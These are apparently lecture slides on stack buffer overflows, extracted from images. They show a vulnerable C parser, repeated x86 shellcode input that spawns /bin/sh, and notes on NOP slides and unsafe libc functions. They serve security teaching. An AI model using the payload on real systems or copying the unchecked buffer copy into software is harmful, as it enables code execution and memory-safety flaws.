
```

file (input file)

```

GET
AAAAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd\x80\xe8\
xcd\xff\xff\xff/bin/sh

```



Basic Stack Exploit

parse.c

BREAK →

```

1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   buf[i] = '\0';
8: }

```

```

23: /** main to load a file and run
    parse */


```

file (input file)

```

GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh

```



Basic Stack Exploit

parse.c

BREAK

```

1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   buf[i] = '\0';
8: }
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
.
.
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }

```

```

23: /** main to load a file and run
parse */

```


file (input file)

```

GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh

```

OVERWRITE POINT!



Unallocated

Basic Stack Exploit

parse.c

BREAK

```

1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   buf[i] = '\0';
8: }
9:
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
.
.
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }

```

```

23: /** main to load a file and run
parse */

```


file (input file)

```

GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh

```

OVERWRITE POINT!



Unallocated

Basic Stack Exploit

parse.c

BREAK →

```

1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   buf[i] = '\0';
8: }
9:
10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
13:
14:
15:
16:
17:
18:
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }

```

```

23: /** main to load a file and run
    parse */


```

file (input file)

```

GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh

```



Basic Stack Exploit

parse.c

```

1: void copy_lower (char* in, char* out)
{
2:   int i = 0;
3:   while (in[i]!='\0' && in[i]!='\n')
{
4:     out[i] = tolower(in[i]);
5:     i++;
6:   }
7:   buf[i] = '\0';
8: }

```

BREAK →

```

10: char buf[5], url, cmd[128],
11: fread(cmd, 1, 128, fp);
12: int header_ok = 0;
.
.
19: url = cmd + 4;
20: copy_lower(url, buf);
21: printf("Location is %s\n", buf);
22: return 0; }

```

BREAK →

```

23: /** main to load a file and run
    parse */

```

file (input file)

```


GET
AAAAAAAAAAAAAAAAAAAAAAAAAAAA\x64\xf7\xff\xff
AAAA\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46
\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\
\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd\x80\xe8\
xdc\xff\xff\xff/bin/sh

```

ACTIVATE POINT!



The NOP Slide



Problem: how does attacker determine ret-address?

Solution: NOP slide

- Guess approximate stack state when the function is called
- Insert many NOPs before Shell Code `'\x90'`

More on Stack Smashing

- Some complications on Shellcode:
 - Overflow should not crash program before the frame's function exits
 - Shellcode may not contain the '\0' character if copied using strcpy functions.
- Sample remote stack smashing overflows:
 - (2007) Overflow in Windows animated cursors (ANI)
 - (2005) Overflow in Symantic Virus Detection

Issues in string operations in libc functions

- Many unsafe libc functions

`strcpy` (char *dest, const char *src)


`strcat` (char *dest, const char *src)

`gets` (char *s)

`scanf` (const char *format, ...) and many more.

- “Safe” libc versions `strncpy()`, `strncat()` are misleading
 - e.g. `strncpy()` may leave string unterminated.
- Windows C run time (CRT):
 - `strcpy_s (*dest, DestSize, *src)`: ensures proper termination

